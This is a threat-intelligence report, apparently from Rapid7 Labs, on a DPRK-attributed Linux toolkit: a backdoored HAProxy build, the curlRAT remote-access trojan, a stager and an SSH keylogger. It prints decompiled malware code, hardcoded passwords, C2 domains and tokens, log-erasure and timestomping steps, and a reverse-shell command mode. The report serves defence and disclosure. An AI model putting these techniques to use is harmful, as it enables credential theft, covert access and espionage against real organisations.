

# DPRK APTs: Ted backdoor and curlRAT target South Korean media and automotive sectors

 [rapid7.com/blog/post/tr-dprk-apt-ted-backdoor-curlrat-target-south-korean-media-automotive-sectors](https://rapid7.com/blog/post/tr-dprk-apt-ted-backdoor-curlrat-target-south-korean-media-automotive-sectors)

Rapid7 Labs

September 3, 2026



## Overview

A new Linux toolkit, identified by Rapid7 Labs, has been targeting organizations across South Korea's automotive and media industries with minimal detection. The campaign made use of a HAProxy instance named "ted backdoor", alongside trojanized versions of crond, agetty, atd, sshd, and polkitd. This previously undocumented framework enabled threat actors to execute remote commands on compromised servers, inject malicious scripts into web traffic, perform credential harvesting, and engage in long-term surveillance.

The standout feature of this toolkit is its depth of integration with the target environment. The ted backdoor is compiled as part of the victim's existing HAProxy version 2.8.12. It uses its native filter API, internal memory pools, event scheduler, and process management infrastructure to intercept traffic and hide from monitoring, while genuine load balancing traffic operates as expected.

Operating alongside this are an SSH keylogger, a curl-based RAT, and a stager. The RAT maintains a watchdog thread dedicated to tracking HAProxy's health, and reporting it back to the operator's infrastructure. The earliest uploads on VirusTotal date back to mid-2025 and the involved HAProxy

2.8.12-0fdb194 was released on 22 November 2024, establishing this as the earliest possible compilation date for this build.

The toolkit is attributed with medium confidence to DPRK APTs, given that the attacks Rapid7 observed were targeting South Korean media and automotive sectors, likely aiming at long-term espionage, the usage of simple xor-based encryption, custom substitution cipher, and the list of C2s hardcoded is associated to APT37 by [ThreatFox](#) and [maltrail](#). Analysis shows that the ted backdoor could be part of a broader framework covering nginx backdoor as well. The ted plugin registers a custom HAProxy filter that hooks the HTTP parser to inspect and log high-value traffic, steal session cookies, and perform a client IP selection to decide whether to inject custom scripts in the webpage being rendered.

## Technical analysis

---

Rapid7 researchers revealed that the toolkit was used in campaigns targeting South Korean automotive and media sectors likely dating back to early 2025. The number of trojanized binaries and functionalities found suggest the scope could be long-term cyber espionage and surveillance. However, gathered evidence does not suffice to establish a timeline nor how the initial access was performed.

At the time of analysis, both victims were running an edge webserver with ports 80, 443, and 25 exposed. Port 443 hosted the Groupware login portal and port 25 exposed a mail server. Either surface represents a plausible initial access vector consistent with documented Kimsuky tradecraft. Since the beginning of 2026 [Kimsuky](#) has been observed exploiting RCE vulnerabilities in externally accessible mail servers to compromise South Korean groupware vendors, while Groupware web portals represent the kind of exposed authenticated application that DPRK-nexus actors have repeatedly targeted for credential harvesting and exploitation. The specific entry point and any associated CVE remain unconfirmed pending further forensic evidence.

The scenario shown in Figure 1 assumes the initial access is obtained by exploitation of CVEs related to the Groupware portal.




Figure 1: Attack chain partially reconstructed

The threat actor begins by exploiting a vulnerability in the Groupware login portal running on the edge webserver, gaining an initial foothold in the DMZ. From there, they establish persistence and harvest credentials from the compromised edge host (e.g. SSH keylogger), which also doubles as a staging server hosting the trojanized system ELF's.

With a foothold on the edge, the attacker pivots inward and drops the stager onto internal servers. The stager checks for the presence of either crond or HAProxy, and only then deploys CurlRAT retrieving it either from its data section or the edge webserver.

In parallel, ted backdoor is dropped onto the HAProxy load balancer. Once active, it establishes its own C2 channel to the external operator infrastructure, enabling data exfiltration, command execution, and script injection. On the victim side, the compromised load balancer silently redirects or serves malicious content to selected clients browsing through it, completing the watering-hole loop.

## SSH keylogger

4bb923eb040aa13ca8fd409c31ee4729c60ddff32e350efe1c5a4a9168a065f5 intercepts legitimate users' plaintext passwords and saves them to an encrypted log file under `/var/lib/ssh/c8c68e629bba773a10ac80012d10bf19`.

```

if ( strcmp(passphrase, "loveJ!@#$$1234567890!@#$$%^&*()") )
{
    if ( strcmp(passphrase, "Final!QASW@#EDFR$%TG12345") )
    {
        v10 = fopen("/var/lib/ssh/c8c68e629bba773a10ac80012d10bf19", "a");
        if ( v10 )
        {
            timer = time(0);
            v11 = localtime(&timer);
            __sprintf_chk(
                s,
                1,
                1024,
                "%s,%s,%s,%d.%d.%d-%d.%d.%d",
                *a1,
                a1[2],
                v7,
                v11->tm_year + 1900,
                v11->tm_mon + 1,
                v11->tm_mday,
                v11->tm_hour,
                v11->tm_min,
                v11->tm_sec);
            dump_encrypt_url(s);
            --

```

Figure 2: hardcoded master passwords in `userauth_passwd()`

After checking that entered credentials are not equal to TA's master passwords, `userauth_passwd()` proceeds to encrypt them using a custom substitution cipher recurring throughout the toolkit and base64 encoding.

```

unsigned __int64 __fastcall dump_encrypt_url(char *s)
{
    __int64 v2; // rsi
    int v3; // edi
    __int64 v4; // rax
    _BYTE v6[136]; // [rsp+0h] [rbp-A8h] BYREF
    unsigned __int64 v7; // [rsp+88h] [rbp-20h]

    qmemcpy(
        v6,
        "E1x0X3f2R5w4g7u6D968kAeCdBPEDhGJF4IiHHKzJvMtL1OnNcQmPNSjR2UFTUW0VTYIXZZ5aWcQbbeqd7gYf3i8hykGjCms19oonrqSp0sVrauKtLw"
        "AvBy1xMz=.#,+/-__",
        134);
    --

```

Figure 3: Substitution cipher used to encrypt credentials

Pivoting from the above cipher, instances of `polkitd`, `crond`, `agetty` and `atd` binaries were identified using a similar encryption algorithm. `Crond` binaries were found to be delivered by a stager.

## CurlRAT Stager

The stager 5db1b6d52faf60b4f32d6fd0c7c938e4d05d29a14c32ded4a9668357c08b6a91 starts by decrypting its configuration strings using a 1-byte XOR, then verifies root privileges and profiles the OS checking system hostname, OS distribution and version IDs, kernel release and version numbers and CPU architecture to select the correct payload to drop. It decrypts the trojanized crond binary in memory, overwrites the system's legitimate daemon, and restarts the service. As shown below, only if HAProxy or cron are running on the system will it proceed to drop the backdoored crond.

```
if ( (unsigned int)thrd_is_running(v59) || (unsigned int)thrd_is_running(v51) )
{
    v30 = 0; // if cron or haproxy are running proceed to drop backdoored cron
    memset(s, 0, sizeof(s));
    memset(v27, 0, sizeof(v27));
    for ( i = 0; (unsigned int)i <= 0x1D; ++i )
        byte_65CCE0[i] ^= byte_65CCD0;
    if ( !strcmp(&v31[256], s2) )
    {
        snprintf(s, 0x200u, "rm -f %s", v67);
        v75 = sub_400E20(s, &v30);
        snprintf(v27, 0x100u, format, v59);
        if ( strstr(&v31[512], "7.7") )
        {
            for ( i = 0; (unsigned int)i <= 0x17517; ++i )
                byte_604320[i] ^= byte_604300;
            sub_401BAF(byte_604320, 0x17518u, v47, v59, v27, v61);
        }
        else if ( strstr(&v31[512], "7.8") )
        {
            for ( i = 0; (unsigned int)i <= 0x1750F; ++i )
                byte_618840[i] ^= byte_618838;
            sub_401BAF(byte_618840, 0x17510u, v47, v59, v27, v61);
        }
        else if ( strstr(&v31[512], "7.9") )
        {
            for ( i = 0; (unsigned int)i <= 0x1750F; ++i )
                byte_632D60[i] ^= byte_632D50;
            sub_401BAF(byte_632D60, 0x17510u, v47, v59, v27, v61);
        }
    }
}
```

Imports

Output

--- Side-by-Side Decryption (Key: 0x88, Range: 0x4033d0 - 0x403563) ---

| ADDRESS  | RAW ENCRYPTED BYTES (HEX)        | DECRYPTED STRING         |
|----------|----------------------------------|--------------------------|
| 0x4033d0 | a7 ed fc eb a7 e7 fb a5 fa ed... | /etc/os-release          |
| 0x4033e0 | a7 ed fc eb a7 eb ed e6 fc e7... | /etc/centos-release      |
| 0x403400 | a7 ed fc eb a7 fa ed ec e0 e9... | /etc/redhat-release      |
| 0x403414 | a7 ed fc eb a7 e1 fb fb fd ed    | /etc/issue               |
| 0x40341f | eb ed e6 fc e7 fb                | centos                   |
| 0x403426 | fd ea fd e6 fc fd                | ubuntu                   |
| 0x403430 | a7 fd fb fa a7 fb ea e1 e6 a7... | /usr/sbin/haproxy        |
| 0x403450 | a7 fc e5 f8 a7 e4 e7 ef d7 bb... | /tmp/log_3945g7920459t88 |
| 0x403469 | eb fa e7 e6                      | cron                     |
| 0x40346e | a7 fd fb fa a7 fb ea e1 e6 a7... | /usr/sbin/cron           |
| 0x403480 | fb f1 fb fc ed e5 eb fc e4 a8... | systemctl restart cron   |
| 0x4034a0 | fc e7 fd eb e0 a8 a5 fa a8 a7... | touch -r /usr/bin/ssh %s |
| 0x4034b9 | eb fa e7 e6 ec                   | crond                    |
| 0x4034c0 | a7 fd fb fa a7 fb ea e1 e6 a7... | /usr/sbin/crond          |
| 0x4034d0 | fb f1 fb fc ed e5 eb fc e4 a8... | systemctl restart crond  |
| 0x4034f0 | fc e7 fd eb e0 a8 a5 fa a8 a7... | touch -r /usr/bin/ssh %s |
| 0x403509 | a7 fe e9 fa a7 e4 e1 ea a7 fb... | /var/lib/snapd           |
| 0x403520 | a7 fe e9 fa a7 e4 e1 ea a7 fb... | /var/lib/snapd/db.01     |
| 0x403535 | a7 fe e9 fa a7 e4 e1 ea a7 fb... | /var/lib/snapd           |
| 0x403550 | a7 fe e9 fa a7 e4 e1 ea a7 fb... | /var/lib/snapd/g105      |

Figure 4: Stager configuration

Checking for HAProxy presence is done as the binary, named by TA as ted backdoor. It also has RAT capabilities and plays a major role in the campaigns described. The embedded crond versions supported are CentOS 7.7, 7.8, 7.9 and Ubuntu 22.04 and after installing the backdoor, timestomping ensures the crond binary gets the same creation timestamp of /usr/bin/ssh. The stager ends by filtering out keywords such as tmp, wget cron and crond from Linux system logs using a staging file named /tmp/jasper-log, likely to blend in as the JSP (JavaServer Pages) engine in old Apache Tomcat versions, erasing any traces of the installation. The logs affected by the selective erasure are /root/.bash\_history and the following under /var/log: messages, audit/audit.log, cmd.log, secure, syslog, auth.log.

09739441ed4599bac2f8159028f772f71e4b25c8badfff95574e56d7384f3dbe and fea1bc36632c71e5a839803469ef60ac47595d36b2c50934ac109ade6df06e61 are a different variant of the stager that fetches backdoored binaries from a compromised victim's server without embedding any payloads.

## CurlIRAT

The Ubuntu version is analyzed below, though CentOS samples follow the same logic except for the filepath used to hide config/staging files.

As for the stager, feeea9d0bf6ae7396d28271baa51ae50df5169ce5d32a516865856f91abc50b3 starts by decrypting configuration strings using a 1-byte XOR key (0x58).

```
v12[v13++] = k ^ 0x58;
if ( v13 == 19 )
    break;
}
v15 = (char *)malloc(0x14u);
snapd_g105 = v15;
if ( v15 )
{
    v16 = 0;
    for ( m = 119; ; m = aw9W41W69Ihm[v16] )
    {
        v15[v16++] = m ^ 0x58;
        if ( v16 == 19 )
            break;
    }
    v18 = (char *)malloc(0x14u);
    snapd_g328 = v18;
    if ( v18 )
    {
        v19 = 0;
        for ( n = 119; ; n = aw9W41W69WKj[v19] )
        {
            v18[v19++] = n ^ 0x58;
            if ( v19 == 19 )
                break;
        }
        v21 = (char *)malloc(0x16u);
        img_monderhouse = v21;
        if ( v21 )
        {
            v22 = 0;
            for ( ii = 49; ; ii = a15V57607V9[v22] )
            {
                v21[v22++] = ii ^ 0x58;
                if ( v22 == 21 )
                    break;
            }
            v24 = malloc(0x40u);
            img_darklights = (__int64)v24;
            if ( v24 )
            {
                v25 = 0;
                for ( jj = 49; ; jj = a15V93410V7W917[v25] )
                {
                    v24[v25++] = jj ^ 0x58;
                    if ( v25 == 63 )
                        break;
                }
            }
        }
    }
}
```

```
-----
/etc/machine-id
/sys/class/dmi/id/product_uuid
ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/
/bin/bash
uname -a

stty -echo

SHELL=%s
PS1=[\u@\h:\w]$
TERM=linux
PATH:/usr/local/sbin:/usr/sbin:/sbin:/bin:/usr/

HISTFILE=/dev/null
/etc/os-release
/etc/redhat-release
/etc/centos-release
rm -f %s
touch -r /usr/sbin/sshd %s
chown root:root %s
chmod 755 %s
cp -f %s %s
/usr/bin/systemd-detect-run
/usr/lib/libvirtlog.so.0
/var/run/haproxy.pid
/usr/sbin/haproxy
api_token/9d9a10d381dedb20849ccc7d19a4d070
api_token/2e01e38527d809c836b855911166027a
api_token/dabc8a76bef3b15fbd6da4b56c2dfc73
netstat -ntlp | awk 'BEGIN {printf "%-10s %-20s\n", "-----",
lit($4, a, ":" ); port=a[length(a)]; split($7, b,
}
Service : %s

/tmp/nimon.unix-docbase.8564479396043450766-
img.darklights.store/api_token/
img.monderhouse.space
/var/lib/snapd/g328
/var/lib/snapd/g105
/var/lib/snapd/g580
```

Figure 5: curlIRAT configuration

The main logic added to crond is executed via two threads. The first thread runs the start\_routine function that creates the staging directory snapd under /var/lib, where it attempts to load the victim ID from /var/lib/snapd/g580. If network failures were previously recorded, it reaches out to a secondary

domain – img.darklights.store – authenticating with api\_token/ecd427ea8330a4ff73618483e00b9b41 and setting the User-token header to the victim ID to fetch updated configuration under /tmp/nimon.unix-docbase.8564479396043450766-db6fb4443bc, where it's then copied into /var/lib/snapd/g105.

To decrypt the configuration, the first byte of the file initializes the seed of a feedback xor based cipher. Each poll cycle, a config file is fetched from the C2 server over HTTPS (falling back to HTTP on failure) using libcurl, with the victim token embedded in the User-token header. The fetched config is parsed for three single-character delimiters — ! terminates the credential field, # marks the payload section, and \* separates arguments — after which the credential field is compared against the local victim token.

If authentication succeeds, a single-character mode byte (ASCII '0' through '5') preceding the delimiter “#” selects one of six handler routines via a jump table. Payloads embedded in the config are decoded through a two-stage pipeline: standard Base64 decoding followed by a rolling cumulative XOR cipher keyed from the decoded header. The C2 task handler sleeps for 43,200 seconds (12 hours) between polls by default, but the operator can activate a fast-poll mode by setting a flag, reducing the interval to 30 seconds. A retry loop calls the handler up to six times per cycle with five-second intervals, failing fast if the first attempt does not succeed. The table below shows the C2 commands accepted.

| Mode | Function            | Description                                                                                                                                                                                    |
|------|---------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 0    | cmd execution       | Base64 + XOR-decodes a command list from the config, executes each line via popen with stderr redirected to stdout, saves output into a 1 MB buffer, and sends the result back.                |
| 1    | config write        | Decodes and writes a new config payload to disk, validates it, and sets the polling interval and fast-poll flag. If the validation fails, the C2 resets to img.monderhouse.space               |
| 2    | staged payload drop | Issues an authenticated HTTP POST to the C2 host with a task path as the body, streams the response to a temporary file, decompresses and moves it to the final drop path, unlinking the temp. |
| 3    | reverse shell       | Closes all file descriptors above 2, calls setuid(0) and setreuid(0, 0), forcing both its real and effective user IDs to root, and connects out before handing off to the shell dispatcher.    |

| Mode | Function  | Description                                                                    |
|------|-----------|--------------------------------------------------------------------------------|
| 4    | beacon    | Populates a 10 KB system-info structure and transmits it as a check-in beacon. |
| 5    | PTY shell | A full interactive PTY shell, the payload consists of an ip:port.              |

Modes 0–2 and 4 use libcurl-based HTTP/HTTPS, hence the name curlRAT. All modes use Base64+XOR encoding/decoding applied to the payload. The victim ID is obtained by concatenating "cron\_3.0pl1-137ubuntu3", system hostname, ipv4 address, and the hardware/OS UUID (read from `/sys/class/dmi/id/product_uuid`), then applying MD5 hash and converting it to uppercase.

The layer of encryption used for all C2 interactions consists of a feedback xor cipher using an initial random seed (modulo 240 + 10,  $0 \leq \text{seed} \leq 249$ ) and then applying Base64 encoding. The malware encapsulates the encrypted and encoded payload, the service name, and the telemetry type into a formatted application/x-www-form-urlencoded HTTP POST body (`name=%s&value=%s&type=%d`) which is sent to the C2 and authenticated using an hardcoded API token, including the victim ID in the User-token header.

The second thread acts as the HAProxy watchdog. Before entering the monitoring loop, it checks for the presence of the file `/usr/lib/libvirtlog.so.0` to ensure the target is running in a virtualized environment, otherwise it sleeps 6 minutes and aborts. Then it accesses the MD5 victim ID under `/var/lib/snapd/g580` to check if the node is active and compromised. Every hour the watchdog reads the pid at `/var/run/haproxy.pid` and monitors the status of HAProxy by polling `/proc/pid`. The status can be one of the following codes:

- 0 (Started): Process transitioned from stopped to running
- 1 (Stopped): Process is no longer active in the kernel process table
- 2 (Restarted): PID file timestamp modified, and a new PID is detected
- 3 (Reloaded): PID file timestamp modified, but the PID remained identical

The status is then sent to the C2 endpoint "writesevice\_info" using the custom crypto layer and the telemetry type set to 0 (Figure 6).

```

if ( v9 && v2 )
{
    v16 = v9 == 0;
    v13 = buf.st_ctim.tv_sec;
    feedback_xor_b64("1", (__int64)ptr, writeinfo_service, 0);
    tv_sec = v13;
    v11 = v16;
}
else if ( v2 && v4 != buf.st_ctim.tv_sec && !v9 )
{
    v14 = buf.st_ctim.tv_sec;
    if ( v3 == v8 )
    {
        feedback_xor_b64("3", (__int64)ptr, writeinfo_service, 0);
        v11 = 1;
        tv_sec = v14;
    }
    else
    {
        feedback_xor_b64("2", (__int64)ptr, writeinfo_service, 0);
        tv_sec = v14;
        v11 = 1;
    }
}
}
else
{
    v17 = v9 == 0;
    v15 = buf.st_ctim.tv_sec;
    feedback_xor_b64("0", (__int64)ptr, writeinfo_service, 0);

```

*Figure 6: writeinfo\_service monitoring HAProxy status*

The CentOS versions of curlRAT contain the same functionalities, except that functions are masqueraded as atd\_ routines to blend in during static analysis.

```

unsigned __int64 atd_init_tools()
{
    pthread_t th; // [rsp+0h] [rbp-18h] BYREF
    unsigned __int64 v2; // [rsp+8h] [rbp-10h]

    v2 = __readfsqword(0x28u);
    if ( !pthread_create(&th, 0, atd_run_shell, 0) )
        pthread_detach(th);
    if ( !pthread_create(&th, 0, atd_check_haproxy, 0) )
        pthread_detach(th);
}

```

Figure 7: The two threads running curlRAT logic

Below is the table summarizing the main RAT components.

| CapabilityGroup               | FunctionsIdentified                                                                                                                                                                                     |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Reverse Shell / PTY           | atd_reverse_try_root, atd_reverse_create_conn, atd_reverse_is_alive, atd_reverse_open_pty, atd_reverse_cleanup_tty, atd_reverse_open_term, atd_reverse_handle_sigs, atd_reverse_close_inherited_sockets |
| C2 & Network<br>Comms         | atd_http_request, atd_response, atd_request, atd_download_to_file, atd_download_config, atd_encrypt_url, atd_decrypt_url, atd_check_haproxy, atd_write_callback                                         |
| Host Profiling &<br>Recon     | atd_get_hostname_info, atd_check_info, atd_get_ip_info, atd_get_system_info, atd_get_version_info, atd_get_machine_info, atd_get_service_info, atd_create_id, atd_get_id                                |
| Command<br>Execution & Crypto | atd_run_shell, atd_run_cmd, atd_run_module, atd_base64_encode, atd_base64_decode, atd_md5                                                                                                               |

Earlier version of the RAT hardcoded C2 without using XOR encryption (Figure 8).

```

mkdir("/var/lib/atd", 0x1FFu);
chmod("/var/lib/atd", 0x1FFu);
while ( 1 )
{
    if ( (unsigned int)atd_get_id("/var/lib/atd/c6f057b86584942e415435ffb1fa93d4") != 1 )
    {
LABEL_2:
        v1 = *(_DWORD *)&word_20B090[2];
        goto LABEL_3;
    }
    if ( (unsigned int)atd_get_conf("/var/lib/atd/698d51a19d8a121ce581499d7b701668", word_20B090) != 1 )
    {
        *(_DWORD *)&word_20B090[2] = 43200;
        word_20B090[0] = 0;
        *(_QWORD *)&word_20B090[4] = "img.smartnords.site";
    }
    if ( __xstat(1, "/var/lib/atd/bcbe3365e6ac95ea2c0343a2395834dd", &v4)
        && (unsigned int)atd_file_write("/var/lib/atd/bcbe3365e6ac95ea2c0343a2395834dd", "1") == 1 )
    {
        memset(s, 0, 0x2800u);
        atd_get_info(s);
        atd_response(s);
    }
}

```

Figure 8: Default configuration curlRAT

8f30b57928934ae67478d0e690c91d046e35a638da098d02922a4a88a0fdb66c

The `atd_get_info()` is a recon routine likely used to decide which binary trojanized next to ensure persistence on the node. It collects the service name of the compromised machine and sends it to the C2 via the `atd_response` routine together with Ipv4 address, OS version, and the list of services and listening port (Figure 9).

```

Service : cronie-1.4.11-23.el7.x86_64
MODE : <INT>
DELAY : <INT>
SERVER_URL : <STRING>
192.168.1.100
Linux target-host 3.10.0-1160.el7.x86_64 #1 SMP x86_64
CentOS Linux 7.9.2009

```

| Proto | Program Name      | Port |
|-------|-------------------|------|
| tcp   | sshd              | 22   |
| tcp   | JLinkRemoteServer | 23   |
| tcp   | httpd             | 80   |

Figure 9: Recon module output sent to the C2

MODE, DELAY and SERVER\_URL are parsed from the config file discussed previously. During the campaign observed by Rapid7, the RAT acts as a framework and constitutes the codebase to edit legitimate system daemons. Other trojanized instances found are agetty and polkitd, where we identified a similar pattern lacking the HAProxy monitor: the creation of a thread to run curlRAT, reaching to img.worksongo.store and img.socialteams.store respectively.

atd\_encrypt\_url and atd\_decrypt\_url leverages the substitution cipher

"E1x0X3f2R5w4g7u6D968kAeCdBPepDhGJF4liHHKzJvMtLIOnNcQmPNSjR2UFTUWOVITYIXZZ5aWcQbbeqd7gYf3i8hykGjCmsl9oonrqSp0sVrauKtLwAvBy1xMz=.#,+/--\_\_" shared with the ssh keylogger.

## Ted backdoor

---

The TA recompiled the HAProxy build

2.8.12 72e70936f0dbe459142a1d867617c35f8d0cce5d18c6a49e1090a2a5adc8e558 (18MB) to include a custom plugin (named ted\_plugin) leaving debug strings naming the backdoor.

```
; const ha_caller 1_29
__1_29      ha_caller <offset __func__0_29, offset aTedPluginHaWor, 4Ah, 1, 0, 0>
              ; DATA XREF: ted_task_for_response+111fo
              ; "ted_task_for_response"
              ; "ted_plugin/ha_worker_process.c"

              align 20h
__1_3       dq offset __func__0_3 ; DATA XREF: ted_chn_analyze_for_htx_constprop_0+987fo
              ; "ted_backdoor_step_3"
              dq offset aTedPluginHaFil ; "ted_plugin/ha_filter.c"
              list <offset stru_101E0.st_size+7, 0>
__3_0       dq offset __func__2_0 ; DATA XREF: trace_http_end+22Dfo
              ; "ted_http_end_for_htx"
              dq offset aTedPluginHaFil ; "ted_plugin/ha_filter.c"
              list <offset stru_10798.st_name+3, 0>

; ist IST_HOST
IST_HOST    ist <offset aHost_0, 4> ; DATA XREF: ted_chn_analyze_for_htx_constprop_0+B1Cfr
              ; ted_chn_analyze_for_htx_constprop_0+B2Cfr
              ; "Host"
```

*Figure 10: ted\_plugin compiled as part of the source code*

Figure 10 shows that the plugin was directly compiled with the rest of HAProxy source code and hooks directly the built-in HTTP parser relying on internal HAProxy structure for searching HTTP request headers. The custom filter defined to capture traffic is loaded via the ted\_load\_filter\_config routine.

```

3 struct __attribute__((aligned(4))) my_filter_config // sizeof=0x70
3 {
3     char action;
1     char capture_mode;
2     // padding byte
3     // padding byte
4     // padding byte
5     // padding byte
5     // padding byte
7     // padding byte
3     list scripts;
3     my_regex *agent_pattern;
3     my_regex *capture_url;
3     my_regex *capture_referer;
3     my_regex *capture_agent;
3     my_regex *capture_resp_content_type;
3     my_regex *capture_resp_status_code;
3     HashSetItem *capturelist_set;
3     HashSetItem *whitelist_set;
3     HashSetItem *blacklist_set;
3     HashSetStringItem *allow_id_set;
3     int used;
3     char deprecated;
3     // padding byte
3     // padding byte
3     // padding byte
3 };

```

Figure 11: *my\_filter\_config* struct

The routine reads the implant's operational configuration from `~/cache/haproxy-1000.cache`. Each field is decrypted in two layers: first `ngx_decode` applies a chained XOR seeded by the file's first byte; then `ngx_decrypt_script` applies a monoalphabetic substitution whose 67-entry mapping table is built at startup in `ted_init_util` from "E1x0X3f2R5w4g7u6D968kAeCdBPepDhGJF4liHHKzJvMtLlOnNcQmPNSjR2UFTUWOVTYIXZZ5aWcQbbeqd7gYf3i8hykGjCmsl9oonrqSp0sVrauKtLwAvBy1xMz=.#,+/--\_\_", and held in the `ted_dec_dict` uthash table keyed by Jenkins hash for O(1) lookup. The config carries the operating mode, all targeting regexes, every script rule with its payload paths and filenames, and the allowed operator keys. IP-based access control lists are loaded from `haproxy-1001.cache` and `haproxy-1002.cache` via the same decryption scheme. In other `ted` backdoor samples, the `my_filter_config` struct includes regexes to capture cookies as well.

After loading its configuration, it sets up signal handling via `ted_register_reload_signal_handler()` and saves its C2 pipe under `HAPROXY_MWORKER_PP_READ` and

HAPROXY\_MWORKER\_PP\_WRITE environmental variables to survive reloads and restarts, saving child process activity via `ted_extra_log()`.

Below is the list of functions defined by the `ted_plugin`:

| Capability                            | <code>ted_*</code> routines                                                                                                                                                                                                                                                   |
|---------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTP interception and traffic hooking | <code>ted_flt_register_ops2</code> , <code>ted_http_headers_for_htx</code> ,<br><code>ted_chn_analyze_for_htx_constprop_0</code> ,<br><code>ted_chn_analyze_for_htx_constprop_0_cold</code> , <code>ted_http_payload</code> ,<br><code>ted_find_value_from_header_list</code> |
| C2 and task execution                 | <code>ted_pipe_master_thread</code> , <code>ted_pipe_worker_thread</code> , <code>ted_task_for_response</code> ,<br><code>ted_alloc_task_context</code>                                                                                                                       |
| IPC and pipes                         | <code>ted_init_main_pipe</code> , <code>ted_create_pipe_file</code> , <code>ted_create_multi_pipe_file</code> ,<br><code>ted_make_pipe_name</code>                                                                                                                            |
| Configuration and rules engine        | <code>ted_load_filter_config</code> , <code>ted_reload_filter_config</code> , <code>ted_free_filter_config</code> ,<br><code>ted_load_ip_set</code>                                                                                                                           |
| In-memory data structures             | <code>ted_set_add</code> , <code>ted_set_contains</code> , <code>ted_set_clean</code> , <code>ted_set_add_string</code> ,<br><code>ted_set_contains_string</code> , <code>ted_set_clean_string</code>                                                                         |
| Logging, file I/O                     | <code>ted_extra_log</code> , <code>ted_save_capture_log2</code> , <code>ted_write_fd</code> , <code>ted_build_correct_path</code>                                                                                                                                             |
| Initialization and persistence        | <code>ted_init_util</code> , <code>ted_register_reload_signal_handler</code> , <code>ted_regex_free</code>                                                                                                                                                                    |

The HAProxy `trace_ops` struct is copied into `my_filter_ops`, and contains a hooked tracing method.

```
my_filter_ops  flt_ops <offset trace_init, 0, 0, 0, 0, 0, 0, 0, 0, \
                                ; DATA XREF: ted_flt_register_ops2+3Bfo
                                offset trace_detach, 0, offset trace_chn_start_analyze, \
                                offset trace_chn_analyze, 0, offset trace_chn_end_analyze, \
                                offset trace_http_headers, offset ted_http_payload, \
                                offset trace_http_end, 0, 0, 0>
```

Figure 12: `my_filter_ops` containing hooked methods

trace\_chn\_start\_analyze() is hooked via ted\_chn\_analyze\_for\_htx\_constprop\_0() that parses the HTX buffer — the memory region where HAProxy stores parsed, SSL-decrypted HTTP request. If an incoming request matches the endpoint "/favorite\_list\_2x\_m500\_ico.jpg" (Figure 13), the malware drops into a Command & Control mode, setting the field flag to 1 in the ted\_rep\_state structure that tracks the response state.

```

if ( !v6 || (v9 = *(_DWORD *)v6) == 0 )
{
    stline = http_get_stline(area);
    log = stline->len[1];
    v21 = &stline->l[stline->len[0]];
    if ( log == 30 )
    {
        v22 = 0;
        for ( i = 47; ; i = aFavoriteList2x[v22] )
        {
            if ( v21[v22] != i )
                goto LABEL_45;
            if ( ++v22 == 30 )
                break;
        }
        a1->txn->flags |= 1u;

v6[1] = 0;
ted_make_pipe_name(name, 0, a1->uniq_id);
if ( ted_create_multi_pipe_file(a1->uniq_id) )
    return (unsigned int)-1;
if ( (dword_3E4790 & 0x80u) != 0 )
{
    write(pp_w2m.write_end, &a1->uniq_id, 4u);
}
else
{
    if ( pthread_create((pthread_t *)&newthread, 0, ted_pipe_worker_thread, (void *)a1->uniq_id) )
        return (unsigned int)-1;
    pthread_detach((pthread_t)newthread.blk);
}

```

Figure 13: Dropping into C2 mode

